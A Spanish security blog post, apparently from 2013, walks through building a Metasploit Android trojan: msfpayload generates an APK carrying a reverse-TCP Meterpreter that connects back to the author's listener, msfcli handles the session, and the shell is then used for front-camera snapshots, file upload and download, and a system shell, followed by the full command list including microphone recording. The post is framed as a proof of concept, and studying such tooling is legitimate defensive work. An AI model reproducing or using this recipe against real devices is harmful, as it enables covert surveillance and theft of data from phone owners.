Meterpreter en Android:
El desembarco en tu Smartphone

Cuando leí la noticia, gracias al post de José Selvi en su blog, me pareció algo normal y que era cuestión de tiempo. Aprovecharse del meterpreter de Java, para mudarlo a Android, sabiendo la conexión que hay entre ambos era cuestión de tiempo. Un meterpreter corriendo en mi smartphone es una de las cosas que menos gracia me podría hacer, si no se tratase de una prueba de concepto.

La aplicación para generar el APK será msfpayload, con esta herramienta podemos generar shellcodes, tanto para lenguajes como C, Javascript, Ruby, como generar archivos binarios, los cuales contengan la shellcode. El caso típico es el de nuestro troyano casero, o como generar un EXE con un Meterpreter de tipo inverso. En este caso, utilizaremos la aplicación msfpayload para generar un APK para Android, el cual tendrá un Main Activity un tanto curioso, y es que realmente lo que ejecutará será el Meterpreter de Java modificado para poder correr en un Android. Utilizaremos msfcli para recibir la conexión inversa que es generada por la shellcode que se ejecuta en el terminal.

En primer lugar generamos el APK con la instrucción:

"**msfpayload android/meterpreter/reverse_tcp LHOST=<IP donde esperaremos> LPORT=<puerto donde se debe conectar> R > meter.apk**"

Ejemplo:

```
pablo@pablo-VirtualBox:~/Descargas$ msfpayload android/meterpreter/reverse_tcp L
HOST=192.168.1.40 LPORT=4444 R > meter.apk
pablo@pablo-VirtualBox:~/Descargas$
```

Una vez generado el bichito, lo que haremos es configurar msfcli para recibir la conexión inversa… esperaremos a que el bichito vuelva a casa.

Para ello, configuramos la herramienta de la siguiente manera:

"msfcli exploit/multi/handler PAYLOAD=android/meterpreter/reverse_tcp LHOST=<IP donde queremos que vuelva o por donde recibiremos las conexiones>"

Ejemplo:


```
pablo@pablo-VirtualBox:~/Descargas$ msfcli exploit/multi/handler PAYLOAD=android
/meterpreter/reverse_tcp LHOST=192.168.1.40 E
[*] Please wait while we load the module tree...
```

```
       =[ metasploit v4.7.0-1 [core:4.7 api:1.0]
+ -- --=[ 1131 exploits - 638 auxiliary - 180 post
+ -- --=[ 309 payloads - 30 encoders - 8 nops

PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 192.168.1.40
[*] Started reverse handler on 192.168.1.40:4444
[*] Starting the payload handler...
```


Una vez que la víctima ejecute el APK se ejecutará la shellcode que se encuentra dentro del binario, provocando la conexión inversa. Acordaros que Meterpreter es de tipo Stager, por lo que se realizará en dos etapas, primera de conexión y segunda de funcionalidades.

```
PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 192.168.1.40
[*] Started reverse handler on 192.168.1.40:4444
[*] Starting the payload handler...
[*] Sending stage (39698 bytes) to 192.168.1.34
[*] Meterpreter session 1 opened (192.168.1.40:4444 -> 192.168.1.34:44433) at 20
13-08-13 00:12:21 +0200

meterpreter >
```


Ya disponemos de la sesión inversa y ¿Qué podemos hacer con esto? Más adelante os dejamos un listado de comandos disponibles en este Meterpreter, más que nada las cosas que podrías hacer con un Meterpreter de Java. Bien, como ejemplo gráfico vamos a lanzar la captura de una imagen a través de la cámara del propio dispositivo, mediante el uso del comando *webcam_snap*. Con el comando *webcam_list*podemos listar las cámaras que dispone el dispositivo (frontal, trasera). Un ejemplo de captura de imagen de la cámara frontal del smartphone en el que se ejecuta la shellcode:



También disponemos los comandos upload y download, para descargar y subir archivos al dispositivo, además de una shell tal y como se puede visualizar en la imagen:



Por último, me paré a ver que podemos ver en el intérprete de Ruby, irb. Este tema es realmente interesante, ya que permitirá a los interesados ahondar en el desarrollo de scripts de Meterpreter, del cual ya hemos hablado en Flu Project. Próximamente continuaremos con este interesante tema, entender a bajo nivel como funciona Meterpreter, y como con Ruby y la "API" de Meterpreter podemos hacer cosas muy interesantes.



Comandos utilizables con el Meterpreter de Android:

```
Core Commands

=============


    Command                   Description

    -------                   -----------

    ?                         Help menu

    background                Backgrounds the current session

    bgkill                    Kills a background meterpreter script

    bglist                    Lists running background scripts

    bgrun                     Executes a meterpreter script as a background
thread
```

```
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel


Stdapi: File system Commands
============================


    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
```

```
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================


    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================


    Command       Description
    -------       -----------
    execute       Execute a command
    getuid        Get the user that the server is running as
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS
```

```
Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
```